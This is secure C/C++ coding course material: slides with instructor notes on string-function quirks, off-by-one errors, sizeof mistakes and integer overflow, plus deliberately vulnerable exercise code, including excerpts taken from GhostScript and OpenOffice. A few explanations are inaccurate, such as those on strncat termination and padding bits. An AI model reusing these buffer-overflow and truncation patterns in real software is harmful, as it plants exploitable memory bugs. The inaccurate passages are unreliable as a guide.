Magic numbers are, in fact, a security issue. Now I know that you’re thinking, “How can you say that?” After all, as long as the value is valid for the type or class that is being worked with, who cares if it’s a define, a constant, a variable or a literal? The reason is that while this undocumented static value may not be an issue today, it can absolutely become one in the future.

Using a literal value in an expression isn’t necessarily wrong, though it can affect troubleshooting and later code maintenance. This can lead to security issues as a result of misunderstanding the code. More serious, however, is the situation when a magic number is being used for some type of allocation or other memory management function. Now we have a situation where it is quite easy to imagine that future maintenance leads to adjustments that are not accounted for in all instances where the value is used. Worse, we can end up with code that “usually” works but unpredictably crashes.

Magic Numbers

- If you need a static value #define it
 - Even if it never changes, people should know why it's there!

```
1 float InvSqrt(float x) {  
2     float xhalf = 0.5f*x;  
3     int i = *(int*)&x;  
4     i = 0x5f3759df - (i>>1);  
5     x = *(float*)&i;  
6     x = x*(1.5f - xhalf*x*x);  
7     return x;  
8 }
```

Secure Coding : C/C++

In the slide we've included an inverse square root function that comes from the Quake 3 source code¹⁷. This particular use of the magic number doesn't create a direct vulnerability, but it is an excellent example of magic numbers appearing in code. When this code was first released it created a lot of interest within the community.

In graphics programming, calculation of an inverse square root is both resource intensive and extremely important. This function is required in order to determine the normal of vectors within the visual range. This is used to determine visibility and perform rendering, in addition to being useful for collision detection situations.

Even though this magic number doesn't create a vulnerability, you can imagine the frustration of a developer who has been asked to debug this piece of code. How much time will be spent trying to derive where this value came from and what it's used for? How much effort would've been involved in both defining this value and creating at least a single line of comment code explaining what this value is and why it works.

¹⁷ For a full explanation of how this inverse square root function works and how this magic number was derived, see page 265.

What's The Difference?

- Bus error when executed
 - Why?
 - How can we fix it?

```
1 #include<stdio.h>
2 int main()
3 {
4     char *string = "This is a string";
5     char string2[] = "This is another string";
6     strcpy(string, "test");
7     strcpy(string2, "test");
8 }
```

Exercise!

Secure Coding : C/C++

One of the great things about the C programming language family is that it will compile virtually any code that you would like to write as long as it is syntactically correct. Whether or not that code actually executes in the way that you expect is an entirely different matter. For instance, consider the code in the slide. This code will compile cleanly with no warnings. However, upon execution a bus error will be thrown. Can you see the cause?

In this code, there is a very subtle difference between lines four and five. To assist you in isolating the error, you might consider entering this code onto a system and compiling it. On what line does the bus error¹⁸ occur? Can you make a guess as to the cause?

Please take a few moments now to enter and compile this code on your system. Remember that the instructor has provided a CD containing a virtual machine that can be used for all of the exercises in this class.

The files that you want to examine are located in `/home/student/Class/02-BussError`.

¹⁸ Please note that whether you receive a Bus Error or some other error is entirely dependent on your platform. On the class VM, for example, you should expect this to produce a Segmentation Fault. Please take careful note that, if you recompile it, the code on the VM compiles with *absolutely no warnings!*

As you have likely determined, the error occurs on line six. While line six does contain a significant flaw, the real cause of the error is actually on line four. When creating an arbitrary string and assigning a value to it, the correct notation is on line five. This will allocate a string, or character array, of the required length +1 and immediately assign the appropriate value to that array. The notation on line four creates a character pointer and stores a value at that pointer. While this is probably a mistake, it does not create an immediate fault; essentially, the programmer has directly manipulated the pointer to point to whatever memory address that string resolves down to depending upon the architecture that the code is compiled on. This string is treated as a constant value. The reason for this is that while the pointer does exist, since no memory has been allocated the programmer does not have the authority to change the value to which it points. Making such a change would be a segmentation error or a bus error. Later in the code, when the string copy is executed, the programmer attempts to write to memory that he does not control. This is what generates the bus error.

Edge Conditions

- Learn to identify edge conditions
 - This is where things tend to go awry!



Secure Coding : C/C++

Edge conditions¹⁹ are where things tend to go really wrong. Learning to identify potential edge conditions does take a little bit of experience, but it's not terribly difficult. When thinking of "edges" in the context of programming we tend to think of very large and very small values that may push past the bounds of an array, for example. This is good but it is just a start.

What takes a bit more experience is realizing that an edge need not be very large or very small; it could also be a central value that, when used within the code, results in an edge that is very small or very large. Consider a few examples found in real-world code:

Example 1:

```
char *str = (char *)malloc(strlen(argv[1]) * sizeof(char));
```

¹⁹ Image credit: <http://inhabitat.com/world's-highest-tennis-court-was-a-green-roof-atop-the-burj-al-arab-in-dubai/>

Example 2:

```
1 typedef struct byte_buf {
2     size_t len;
3     uint8_t *bytes;
4 } byteBufferStruct, *byteBuffer;
5
6 byteBuffer mallocByteBuffer(size_t len)
7 {
8     byteBuffer retval;
9     if((retval = (byteBuffer)malloc(sizeof(byteBufferStruct) +
10 len + 1)) == NULL) return NULL;
11     retval->len = len;
12     retval->bytes = (uint8_t *) (retval + 1);
13     return retval;
14 }
```

Example 3:

```
1 void *xmalloc(size_t size)
2 {
3     void *result = malloc(size);
4     if(!result)
5     {
6         if(!size)
7         {
8             result = malloc(1);
9         }
10        if(!result)
11        {
12            fprintf(stderr, "Error allocating memory of size
13 %zu\n", size);
14            exit(-1);
15        }
16    }
17    return result;
18 }
```

String Functions

- strcpy & strcat go to \0
 - Calculate size before copying!
- strn* functions often given as secure alternatives
 - Copies up to n characters
 - What happens if there are more than n-1 characters?

Secure Coding : C/C++

There are a number of library functions that are often viewed as being insecure. In truth, the functions themselves are not insecure; instead, they simply require careful use.

As you well know, the string copy and concatenate functions all rely on null termination at the end of the string. The versions of these functions that do not allow you to specify a size are often avoided. As an alternative, the associated functions that permit the specification of the size are often preferred and even recommended and secure alternatives. Unfortunately, this is a mistaken belief. Regardless of the version of the function that we use, it is critical that the programmer clearly understand how these various functions operate. There are a variety of inconsistencies in the handling of strings that programmers should be aware of.

As an aside, there are additional secure string handling libraries available as third-party add-ons for many platforms. In this course, we are not going to recommend any of these. One of the primary reasons is that making the choice of using these programming languages is often done for two primary reasons. The first is usually speed. The second, often equally important, is portability. Choosing to use third-party libraries for the handling of basic functions can seriously affect our ability to meet these two goals. While the use of a secure string handling library is a decision that would have to be left to a programming team, I'm sure you'll agree that it is more important that all of the programmers know how to use the existing functions in a secure way. Isn't it better to write secure code than to continue focusing on wrapping patches around the leaking pipes?

What Happens?

- Consider this:

```
1 char buff1[10];  
2 char buff2[20];  
3  
4 strcpy(buff2, "123456789");  
5 strncpy(buff1, buff2, 10);  
6 strcpy(buff2, "1234567890");  
7 strncpy(buff1, buff2, 10);
```

- What happens on lines 5 and 7?

Secure Coding : C/C++

Let's examine a few examples²⁰ that will help us to see some of the quirks of the string handling library. Please take a few moments to consider the sample code listed in the slide. The behaviors that we'll examine are all well-defined, though many programmers are unfamiliar with the particulars. In fact, when you find code using magic numbers around strings, this is often a sign that the programmer writing this code is somewhat unfamiliar with exactly how some of these string functions work. Even so, this is not necessarily a bad sign. It may also indicate that while the programmer is not entirely familiar with the specific handling in particular cases, he is aware that there are some peculiarities so he has programmed defensively.

In particular, give your attention to lines five and seven. What will be the resulting values stored in buff1 in these two cases? As you can see, in both cases up to a maximum of ten bytes are copied from the source string into the destination. In the first case, the source string contains only nine values. In this case, on line number five, the destination string will contain the source string followed by a null.

In the second example, the source string contains 10 characters. In this example, the destination string will contain all 10 of those characters. However, since the destination string is limited to a maximum of 10 characters, no null terminator will be added to the end. I'm sure you can see quite clearly how this behavior could be unexpected on the part of the programmer. What could be done to ensure that a null terminator always exists?

²⁰ All of these code examples are located in the `03-strings` directory.

What Happens?

- Consider this:

```
1 char buff1[10];  
2  
3 strcpy(buff1, "12345");  
4 strncat(buff1, "6789", 5); /* What can go wrong here? */  
5 strcpy(buff1, "12345");  
6 strncat(buff1, "67890", 5);
```

- What happens on lines 4 and 6?

Secure Coding : C/C++

Let's look at another string handling example. In this case we begin with a buffer that is ten bytes in size. We begin by moving five characters into the head of the array. Next, on line four, we concatenate up to a maximum of five characters to the end of the string. Of course, these functions do not take into account the actual size of the string in terms of memory allocation. For this reason, we run the risk of an overflow even using this "more secure" version of the function. In this piece of code, that does not occur. However, in this code we can see that line four will concatenate the next four characters ending null terminator.

On line six we discover another interesting behavior. The behavior of the copy function is well defined. The behavior of the concatenate function is not as well defined. What this means is that on some platforms, the concatenate function will choose to append a null terminator after the final value within the source string. On other platforms, the null termination will only be added if the source string is smaller than the number of characters that are to be copied.

Another very common error is to assume that the value sent to the concatenate function is the total size of the resulting string. In fact, it is simply a byte count indicating the total number of characters that are to be added to the existing destination.

What Happens?

- Consider this:

```
1 char buff1[10];  
2 int printed;  
3  
4 printed = snprintf(buff1, 10, "12345");  
5 printed = snprintf(buff1, 10, "123456789");  
6 printed = snprintf(buff1, 10, "1234567890");
```

- What is the value of printed on each line?
- What does buff1 contain on each line?

Secure Coding : C/C++

The behavior of the `snprintf` and related functions is entirely different than the behavior of the other string functions. Consider the slide above briefly and determine what you expect the output to be on each line. The instructor will poll the class for opinions.

Lines numbered four and five are easy to predict. The value printed will be the source array followed by a null termination. The next line, however, is more difficult to predict. If this were the `strncpy` function, we know that we would have all of the source characters and have no guarantee of the null termination. With this set of functions, however, null termination is guaranteed.

What this means is that line number six will produce a value containing the first nine characters of the source string followed by a null termination.

Important Lesson

- Make sure you understand how all accessed library functions work
 - There are library replacements
 - Why do we write code in C?
 - Portability
 - Speed
 - What do these libraries do for these goals?

Secure Coding : C/C++

I'm sure you can see how the use of library functions such as these can lead to serious vulnerabilities. As long as buffers are properly sized there is no problem. As soon as we begin to operate around the borders of those buffers, however, it becomes exceedingly important that we clearly understand the exact behavior of all library functions that will be used.

As mentioned briefly, there are library replacements that you can consider. But again, since we are writing in C and C++ generally to afford greater portability and speed, these add-on libraries are often not an option. Instead, we really need to ensure that our programmers clearly understand how the functions that they use operate.

In some organizations, one strategy that is used to deal with these problems is the creation of strict coding standards. By establishing strict standards on the use of certain library functions we create a situation where it becomes very easy to validate whether or not the code has been written securely. Rather than concerning ourselves with the specific intricacies of how a library function is used in a piece of code, we can simply check to see if the usage matches our standard. If it doesn't, it is considered insecure for our organization.

Sizeof Mistakes

- What does this code return?
 - Result is platform/implementation dependent
 - Why?

```
void func(char *buffer)
{ printf("%d - %d\n", sizeof buffer, sizeof(*buffer)); }

int main()
{
    char buffer[1024];

    printf("%d\n", sizeof buffer);
    strcpy(buffer, "Hello, World!");
    printf("%d\n", sizeof buffer);
    func(buffer);
}
```

Exercise!

Secure Coding : C/C++

On the slide we have pictured another common error that is often made in relation to the size of buffers. Please look at the code carefully and see if you can determine what values will be printed as output. Why not take a moment and copile this code on the virtual machine²¹ to see what it actually produces? Does it match your expectations? Can you explain why you get the results that you do?

After a few minutes, the instructor will discuss the result with the class.

²¹ This code can be found in the 04-sizeof directory.

What Causes Overflows?

- Common Causes:
 - Failing to validate input
 - From console, network, file, database, etc.
 - Failing to validate parameters
 - Passed parameter assumed to be in range
 - Boundary conditions
 - Input too small
 - Integer errors (Covered later today)

Secure Coding : C/C++

Aside from the misuse of library functions, what are the most common causes of buffer overflows? There are three key conditions.

The first is the failure to properly validate input. Programmers must accept the security principle that no input from any source can be trusted. Instead, all input must be validated to be of the correct size, type, and range. This includes input that comes from configuration files, database results and other back-end communication. There can be a tendency to trust this data since it seems that it's controlled by the programmer or is at least coming from a trusted environment. Anything external to the application code itself may not be trusted.

The next most common cause is a failure to validate parameters. In the C++ language, one of the great benefits to having encapsulated attributes within an object is the ability to implement validation for all attempts to modify the attribute values. Of course, this behavior is not automatic. The programmer must take the time to create the validation tests. Similarly, in the C language it is equally important to validate all parameters passed into functions. This is especially true if we are creating library functions, though it is also true if we are taking input from some untrusted source and passing it into a function of any kind.

The final common error involves mistakes in boundary conditions. We've already considered some examples of these in considering the string handling functions. There are other situations that can create these problems. It could be that the input is too small, or perhaps we have some type of integer error that's occurring. We'll examine integer errors in greater detail shortly.

Off By One

- Going one position too far
 - What can go wrong here?

```
void func(char *input)
{
    char buffer[1024];
    int i;

    for(i = 0; i != 1024; i++)
    {
        buffer[i] = input[i];
        if(input[i+1] == 0) { break; }
    }
    buffer[i+1] = 0;
}
```

Secure Coding : C/C++

Let's consider a series of errors that illustrate some of the problems found in real code. For the examples that we examine, we are going to consider some very simple code. Once we understand the principles involved, we'll examine some actual code taken from "real" applications. You will be asked to examine these in your exercise periods.

Our first issue is an off by one problem. Consider the code in the slide carefully. Can you see a potential problem?

In this case the buffer allocates 1024 bytes. The 'for' loop will iterate beginning at offset zero and stopping at offset 1023. There are actually two problems with this piece of code. Within the 'for' loop itself notice that in the conditional test we are checking for the value found at `i+1`. When the value of 'i' is set to 1023, 'i+1' will be 1024. The maximum legal value for 'i' is 1023. This means that within the for loop we are violating or exceeding the boundary of the array.

A second error exists immediately following the 'for' loop. The very first thing that we do after exiting the loop is set the value of `input[i+1]` to zero. In this way we are attempting to add a null terminator to our string. Unfortunately, there is a very real chance that 'i' is now equal to 1024. This means that we are now writing two bytes past the ending of the array. In a sense, we have both off by one and off by two problems!

Off By One Again?

- What about this example?
 - Is there anything wrong here?

```
void func(char *input)
{
    char *buffer;
    int i;

    buffer = malloc(sizeof(char) * strlen(input));
    if(!buffer) { printf("Failed alloc.\n"); return; }
    strcpy(buffer, input);
    printf("%d %d\n", (sizeof(char) * strlen(input)), strlen(buffer));
}
```

Secure Coding: C/C++

Let's consider another example. Please look at the code and see if you can identify any problems.

This problem is little bit harder to see. In this case, there are actually two problems. The first is really not an off by one problem. Instead, we are relying on the value of the passed in character array named input. Without validating that the input contains a valid array, we simply begin using that array. This can result in any number of errors. For example, our first problem would be an attempt to get the length of a string while passing in an empty array. Depending on the operating system, this may result in a segmentation fault or simply return a zero. Returning is zero will then end up attempting to allocate zero bytes. This is a problem in and of itself, but we'll discuss that a little bit later.

The second problem, however, is that we begin by allocating a buffer within the function to be exactly the size of the input string. We then use the string copy function to copy the input value into that destination string. Remember that this function will always append a null terminator to the end of the string. In this way we have again created an off by one problem. As soon as we copy that string, we exceed the length of the buffer by one position in order to add the null terminator.

Seriously? One Byte??

- Are you thinking, “What can you actually do with an off by one issue??”
 - Let’s do a walk-through with the instructor using “05-off-by-one”
 - Feel free to follow along yourself or just sit back and watch. When you figure out how it works you will be somewhat surprised... 😊

Secure Coding : C/C++

You may be thinking to yourself, “Seriously? What can you do with an off by one error? So what if you can modify one single byte... How much harm can that actually do?” Before we go further, recall that we agreed early on that if we can cause any kind of undefined behavior to occur, that is sufficient for an issue to be considered serious. At the minimum, an off by one error will do nothing. More likely, it will cause a program to crash, which is definitely bad from a security point of view... but can we do more?

Let’s find out! Your instructor is going to do a demonstration of a simple off by one error²² and we’ll see if he can do anything more than make the program crash. If you’d like to try to follow along step by step, please feel free to log into your virtual machine and have a look in the 05-off-by-one directory. If you’d prefer to just take it all in, feel free to sit back, watch and listen. When the actual impact of the off by one error hits you, you might be very surprised at how serious this actually is!!!

²² The flawed code being tested here can be found in the 05-off-by-one directory.

Exercise!

- Please examine the code found in the book
 - Identify any possible problems that you can find
 - If you have questions about library functions, check the man pages
 - Amazingly, the code is all from 2009 releases of software

Secure Coding : C/C++

At this point, we'd like you to take a look at the sample code listed in the book. Review the code carefully and see if you can identify any issues in the code as it stands. After some time, the instructor will invite a class discussion during which all of the vulnerabilities in the code will be discussed. At this point, you're particularly concerned about finding vulnerabilities that match up with our discussion so far. As the class goes on, you'll be asked to find vulnerabilities dealing with the current section in addition to all previous types of vulnerabilities that have been discussed so far.

This code fragment is taken from the GhostScript project:

```

1  #define PRINTF_BUF_LENGTH 102
2  int outprintf(const gs_memory_t *mem, const char *fmt, ...)
3  {
4      int count;
5      char buf[PRINTF_BUF_LENGTH];
6      va_list args;
7
8      va_start(args, fmt);
9
10     count = vsprintf(buf, fmt, args);
11     outwrite(mem, buf, count);
12     if (count >= PRINTF_BUF_LENGTH) {
13         count = sprintf(buf,
14             "PANIC: printf exceeded %d bytes.  Stack has been
15 corrupted.\n",
16             PRINTF_BUF_LENGTH);
17         outwrite(mem, buf, count);
18     }

```

```
19     va_end(args);
20     return count;
21 }
22
23 int errprintf(const char *fmt, ...)
24 {
25     int count;
26     char buf[PRINTF_BUF_LENGTH];
27     va_list args;
28
29     va_start(args, fmt);
30
31     count = vsprintf(buf, fmt, args);
32     errwrite(buf, count);
33     if (count >= PRINTF_BUF_LENGTH) {
34         count = sprintf(buf,
35             "PANIC: printf exceeded %d bytes.  Stack has been
36 corrupted.\n",
37             PRINTF_BUF_LENGTH);
38         errwrite(buf, count);
39     }
40     va_end(args);
41     return count;
42 }
```

The image shows a presentation slide with a white background and a black border. At the top, there is a thick black horizontal bar. Below this bar, the text 'Built In Types' is centered in a large, black, sans-serif font. Underneath this text is another thick black horizontal bar. Below that bar, the text 'Integer Issues' is centered in a slightly smaller, black, sans-serif font. At the bottom of the slide, there is a thin black horizontal bar containing the text 'Secure Coding : C/C++' in a small, black, sans-serif font.

Built In Types

Integer Issues

Secure Coding : C/C++

Integer issues

We spent a great deal of time dealing with byte strings. Aside from logic flaws, most of the vulnerabilities within our applications will revolve around issues involving memory allocation and strings. Closely related to these problems, therefore, are the integer values used for the allocation and manipulation of the strings.

When the topic of integer issues and integer overflows comes up, those who are new to the ideas involved in secure programming may wonder how exactly an integer overflow can affect security. When we keep in mind that these integer values are used for the allocation and manipulation of memory, it becomes quite clear that the integer overflow in itself is not the problem, but rather the effect that these integers have on how memory is managed or even mismanaged.

Integers

- Seems like a “No Brainer” topic
 - How big are integers?
 - What kinds of integers are there?
 - How are integers actually represented?
 - Can representations lead to mis-interpretations?
 - How can an integer issue lead to a vulnerability?

Secure Coding : C/C++

In fact, the topic of integers seems like an exceptionally simple topic. Really, how many different types of integers are there? How many representations might there be? How often do integer related issues lead to vulnerabilities?

In fact, integers are often overlooked since they are considered to be such a simple topic. The truth is, though, that there is a great deal to how integers are represented and manipulated within our operating systems and through our programming languages. In this section we will try to give you an overview covering how integers are stored and manipulated and strategies for protecting our code from integer representation problems.

Literal Assignments

- Not just integers, but it fits here
 - Adopt the practice of placing the literal to the left of the comparison operator
 - Literals on right only for assignments
- `if(1024 == bytes_read) { ; }`

Secure Coding : C/C++

There's a good practice that deserves attention that actually fits into several different areas, but we'll take the opportunity to mention it now. It is quite common to write both assignments and comparisons in the same way. That is, we tend to write both of these with variables to the left and literals to the right. For example:

```
x = 32 * BUFF_SIZE;
if(x == (32 * BUFF_SIZE)) { do_stuff(x); }
```

This is very clear and feels very normal. Let's suggest, however, that comparisons be modified so that literals *always* appear on the left of the comparison operator. It will feel very strange, but consider, what is the advantage of the following notation?

```
x = 32 * BUFF_SIZE;
if ( (32 * BUFF_SIZE) == x) { do_stuff(x); }
```

Embedded

- If you develop for embedded platforms, take special note of this section!
 - Representation and actual storage can be *very* platform specific!
 - Don't expect a PIC, AVR, Atmel or other processor to behave like an x86

Secure Coding : C/C++

If you are a developer whose code may find its way onto embedded controllers and microprocessors, you absolutely want to take special notice of this section. Of all of the issues that can sneak up and get you when you're not looking, this is one stands at the top when it comes to debugging weird behavior, especially when that involves floating point values.

The root of the issue here has to do with how we represent numbers in computers. Integer values are not always as big as we think that they are. Worse, floating point numbers are inherently inaccurate as a result of how they are stored. When we move onto an embedded platform or microprocessor the problem only gets worse because the register sizes tend to be smaller than what we find on our modern operating systems where most of our code is written and tested.

Integer Representations

- Basics:
 - C11 defines requirements
 - Platform/implementation independent
 - Implies 2 byte minimum for type int
 - Signed representation implementation defined

Secure Coding : C/C++

The C11 standard defines how integers are to be represented within our programming environment. This is the most recent standard that you will find widely implemented. It defines how C languages are to be implemented and interpreted. This provides platform and implementation independent information that addresses both the minimum sizes and standard representations.

While the standard itself never clearly states the minimum size for an integer value, it does imply that an integer will at a minimum be two bytes in size. If the actual size of an integer can have an impact on the secure functioning of your code, then there are strategies that you should follow to ensure that the size of an integer is what you expect. It turns out that there are specific types that can be used to force the compiler to use an arbitrarily selected bit length for integer representations. We should never assume that a given platform uses two bytes or any other number of bytes for the size of an integer.

Another item that can create some confusion is how signed integers are represented. Signed integers are, almost always, the default type that is used when we specify that we wish to use an integer in our code. Even so, when we begin to deal with values that can cross over assigned boundaries we should be explicit about the type of integer that we wish to use.

Common Aspects

- Sign bit
 - MSB flags positive (0)/negative (1)
- Padding bits
 - Everything between the sign and the magnitude
- Value bits
 - Magnitude of value is LSBs

Secure Coding : C/C++

Let's consider signed integer representation first. Within the standard, there is a general definition that explains how signed values are to be represented. While this general definition is somewhat specific, it leaves room to permit several different interpretations and actual implementations for signed number representation.

According to the standard, the most significant bit will always be used as a flag value in signed integers. If the most significant bit is cleared the sign value will be positive. If the most significant bit is set the sign value will be interpreted as a negative value.

The least significant bits in the integer will always be used to represent the magnitude of the actual value represented. The value that this translates will vary depending upon the signed representation implemented within the specific platform or compiler.

Between the sign bit, the most significant bit, and the magnitude bits, the least significant bits, are padding bits. These bits are all of the bits that are currently unused between the sign bit and the value. Depending upon the actual value it may be that there are no padding bits in a specific value.

Sign & Magnitude

- MSB is simply a flag
 - Negative & positive representations identical except for sign bit
 - $00000001 * -1 = 10000001$
- Problem:
 - What value is 10000000?

Secure Coding : C/C++

Sign and magnitude notation is one of the possible ways to represent signed integers within a programming language. When sign and magnitude is used, the most significant bit is simply a flag. In other words, this bit simply marks whether or not the value represented by the magnitude bit is a positive or negative magnitude.

In many ways, this is the simplest way to represent both positive and negative values. What makes this truly easy to understand is that the magnitude bits always tell you exactly what the absolute value or magnitude of the integer is with no interpretation required.

Unfortunately, there are some difficulties introduced by using the sign and magnitude method. For example, consider the value listed at the last bullet in the slide. What is that value equal to? If you answer -0 you've got it right. You can see that clearly there will be need for some special handling within the programming library since we now have more than one representation for the number zero.

One's Complement

- Positive values have expected representation
 - MSB flags signedness
- Negative value is the inverse of the positive
 - $00000001 * -1 = 11111110$
- What value is 11111111?

Secure Coding : C/C++

An alternative method for representing negative values or signed integers within a computer is the One's Complement method. While positive values still have the expected representation, just as they would with sign and magnitude, negative values require some interpretation.

While the most significant bit can still be looked at as a flag indicating whether or not you are dealing with a negative value, the magnitude bits cannot be interpreted directly. Instead, negative values are represented as the one's complement of the positive value. To represent a negative number, you take the normal binary representation of the positive equivalent and then flip all of the bits. If we were representing the value negative one, the only bit that would be set to zero would be the one bit. As you can see, this is significantly different than the sign and magnitude method.

Unfortunately, while this is more efficient when it comes to arithmetic operations, it still leaves something to be desired when it comes to the representation of the number zero. As you can see in the slide, the one's complement representation of zero gives us a representation for -0. Again, special handling would be required within the compiler and system library in order to interpret the value of zero correctly.

Two's Complement

- Positive values unchanged
 - Negative values are not what you might expect
 - Take ones complement of positive value
 - Add one
 - $00000001 * -1 = 11111111$
 - $00000010 * -1 = 11111110$
 - $00111111 * -1 = 11000001$

Secure Coding : C/C++

The Two's Complement representation for signed integers is by far the most common to find in systems today. You may wonder why we have spent the time to discuss the other two representations if they are not the most common. The reason is that even if they are not common, you will still find them from time to time. This is especially true when you begin dealing with embedded systems.

The Two's Complement representation is fairly straightforward. Your positive values remain unchanged just as they do with both sign and magnitude and One's Complement representation. The significant difference is in how negative values are represented.

To arrive at a negative representation, simply take the One's Complement of the positive value and then add one. As it turns out, this has some very powerful effects when it comes to efficiency. It is possible to perform most arithmetic operations using the Two's Complement representation of both positive and negative integers together. Overall this makes signed integer handling more efficient, in addition to solving another important problem.

One of the primary reasons that the Two's Complement method is preferred is that it solves the problem of the -0. In Two's Complement representation, zero is considered to be a positive integer with no negative counterpart.

Integer Sizes

- What size is int?
 - What size is unsigned int?
- What type is char?
 - Signed or unsigned?
- If it's important, specify it
 - `uint_least32_t`
 - `int_least64_t`

Secure Coding : C/C++

Another item of significant concern for us as a programmer is determining the actual size of the integer representation. We will return to signed representation and the side effects and applications in secure coding shortly, but first we need to understand how various integer types are represented in memory.

You should typically expect to find that the integer type is equivalent in size to the unsigned integer. However, how many bytes is that exactly? As explained previously, the standard does not explicitly state the minimum size for an integer, but generally speaking the integer is at least two bytes in width. There can be exceptions to this, especially in the embedded world.

Knowing integer sizes is important and has an impact on virtually all other data types. For example, characters are represented as either signed or unsigned types. More often than not, they are simply a short integer type. However, on the particular system that you are using, are they represented as signed or as unsigned values by default? There is no standard. It would be important, especially if we are using characters for any type of integer function, to ensure that we understand precisely what data type is being used.

In fact, if it is important for us to know exactly what size is in use, or if the correct functioning of our code depends on the size of an integer or character value, it is always best to specify the type exactly. For instance, specifying an unsigned integer of at least 32 bits.

What Makes Size Important?

- Does the value have a known limit?
 - Code provides guarantee of bounds?
 - Specific type used to match bounds
- Code must verify size
 - Specific type allows safe portability

Secure Coding : C/C++

What is it that makes the size of an integer so important? The obvious answer is that the data that we are storing or manipulating will often have some upper limit. Our code needs to guarantee in some way that the boundary is never crossed. How can we know which type to use? Begin by determining what the upper bound is for the data in use. Now that this is known, we can select the correct integer type to match the maximum value that we must operate upon.

Of course, we must also determine whether or not we will need a signed representation for the data that we are manipulating. If we do, we must select an integer size that will allow us to accommodate the full range of both positive and negative values required.

In addition to selecting the correct type, secure coding tells us that we must also validate that all of the data remains in range at all times. This does not require that we constantly check the value of the variables that have been stored. Instead, we simply need to analyze the flow of the code and how data is manipulated. Knowing how data is manipulated after it is accepted from the user or read from some other source, we can derive the appropriate boundary tests at the time that the data is read. As long as these boundaries are correct, and we can guarantee that no operation will exceed the defined boundaries of the selected type, only the single test is actually required.

Potential Integer Problems

- Integer Overflow
- Integer Underflow
- Integer Truncation
- Unsigned Underflow

Secure Coding : C/C++

With regard to integers, there are several different types of errors that can occur within our code. These are integer overflows, integer underflows, integer truncation, and an unsigned underflow. Over the next several slides we will define these in great detail. At the end of this section, you will be asked to examine several pieces of code to see if you can determine what types of integer and string flaws might exist. If any of the principles or topics are unclear, please feel free to ask questions.

Integer Overflow

- Affects both signed & unsigned
 - Integer value becomes greater than maximum value for type
 - Incrementing
 - Multiplicative
 - Arithmetic
 - What happens when the MSB flips?
 - What's the problem with unsigned values?

Secure Coding : C/C++

Integer overflows can affect both signed and unsigned values. They are quite simple to understand; all that occurs in an integer overflow is that the value of the integer increases to a value beyond the maximum size for the type defined. This typically occurs through some arithmetic means, a multiplicative means, or perhaps by incrementing the value while close to the maximum integer boundary.

If the value that we are manipulating is assigned a value, incrementing beyond the maximum range has another side effect. Within the memory, the byte itself is simply represented as a value. The idea of having a signed representation is purely a construct that exists within the programming library and the interpretation of the values. This means that if we increase this value beyond the maximum value and flip the most significant bit, we affect the integer in a very dramatic way. What was a very large positive integer will be interpreted as a very small negative integer.

An additional possible side effect involved in integer overflows and the switching of the most significant bit is what occurs when we are mixing signed and unsigned types. If we are using an unsigned type to calculate the size and this value is later put into a signed value it is entirely possible that the value will be misinterpreted, especially if we have exceeded the maximum signed value for a positive integer. We'll see some examples of this and examine the side effects.

Integer Underflow

- Applies to signed & unsigned
 - Just the opposite of the overflow
 - Decrementing
 - Multiplicative
 - Arithmetic

Secure Coding : C/C++

An integer underflow is exactly the opposite of what occurs in an overflow. This again applies to both signed and unsigned values. As with integer overflows, this could occur through the means of arithmetic manipulation, multiplicative manipulation, or possibly decrementing. What happens when the value crosses the minimum boundary? This boundary could be the value zero or it could be the minimum negative value.

At times, some programmers ignore the possibility of overflows and underflows when using unsigned values. They assume that since they are using an unsigned value, it simply is not possible to create an underflow, for example. However, if you subtract one from zero with an unsigned value, you immediately arrived at the maximum integer value for that particular type. Clearly this is not desirable behavior for most applications.

Integer Truncation

- Applies to signed & unsigned
 - Can be caused by misunderstandings regarding promotions
 - Not especially likely to cause arbitrary reads/writes
 - Will likely make unstable or simply render incorrect results

Secure Coding : C/C++

Integer truncation occurs when we are manipulating different sizes of integers and moving them between types. This is going to lead us to a discussion involving what are called typical integer promotions. While these are errors and can often result in unpredictable code, or at least unexpected behavior, these are rarely the cause of arbitrary reads and writes within memory.

Our concern with this type of problem is the fact that it makes our code unstable or unreliable. While rendering incorrect results won't necessarily cause the application to crash or allow a user to take control of the system, clearly it is a security issue since the integrity of the information is unreliable.

As a simple example of integer truncation before getting into the topic of promotions, consider what would occur if we moved or copied a value stored in a 32-bit integer into a 16-bit integer. As long as the value in the 32-bit integer is less than the maximum integer value for a 16-bit integer the data will be copied correctly. However, as soon as we exceed the use of 16 bits, the value will never be interpreted properly. This is exactly what integer truncation is about.

Unsigned Underflow

- Specific to unsigned integers
 - Very similar to a simple underflow
 - Result is the same – A very large value
 - Can be extremely serious when value is used to determine memory sizes
 - Array boundaries, etc.

Secure Coding : C/C++

An unsigned underflow is a special case of an integer underflow. As with a simple underflow involving signed types where we will very quickly move from a small negative value to a very large positive value, an unsigned underflow will quickly move from the value zero to a very large positive value.

The reason that this deserves special mention and is called out separately is that there are whole ranges of flaws that involve unsigned underflows. Unsigned values are quite often used for determining the size of arrays and other memory structures. While this is certainly appropriate, it does still necessitate that we verify that all values are of the proper size, type, and range.

For instance, if an integer underflow were to occur because the value passed into a function was smaller than expected, that function may end up calling a memory allocation after manipulating that undersized value. This could lead simply to allocating too little memory for the actual data that needs to be stored, or it could result in attempting to allocate all of the memory in the computer. Both of these are clearly undesirable circumstances.

Exercise!

- Please examine the code examples in your book
 - Look primarily for integer issues
 - Secondly, are there any integer issues that create NTBS issues?

Secure Coding : C/C++

With this background, we'd like you to take some time to look at the code examples included here. All of these examples come from application code that is current. Most of the flaws in this and other exercise were discovered in the years 2008 and 2009.

While we are particularly interested in your ability to identify integer issues at this point, please also be on the lookout for other issues including null-terminated byte string problems. After a short time, the instructor will call for class discussion and give sample answers to the various problems.

```

1  // Taken from OpenOffice Word Document Reader
2
3  BOOL StgCompObjStream::Load()
4  {
5      memset( &aClsId, 0, sizeof( ClsId ) );
6      nCbFormat = 0;
7      aUserName.Erase();
8      if( GetError() != SVSTREAM_OK )
9          return FALSE;
10     Seek( 8L );
11     INT32 nMarker = 0;
12     *this >> nMarker;
13     if( nMarker == -1L )
14     {
15         *this >> aClsId;
16         INT32 nLen1 = 0;
17         *this >> nLen1; // Get document length
18         sal_Char* p = new sal_Char[ (USHORT) nLen1 ];
19         if( Read( p, nLen1 ) == (ULONG) nLen1 ) // Get the
20 document
21         {
22             aUserName = String( p,
23 gsl_getSystemTextEncoding() );
24             nCbFormat = ReadClipboardFormat( *this );
25         }
26         else
27             SetError( SVSTREAM_GENERALERROR );
28         delete [] p;
29     }
30     return BOOL( GetError() == SVSTREAM_OK );

```



```

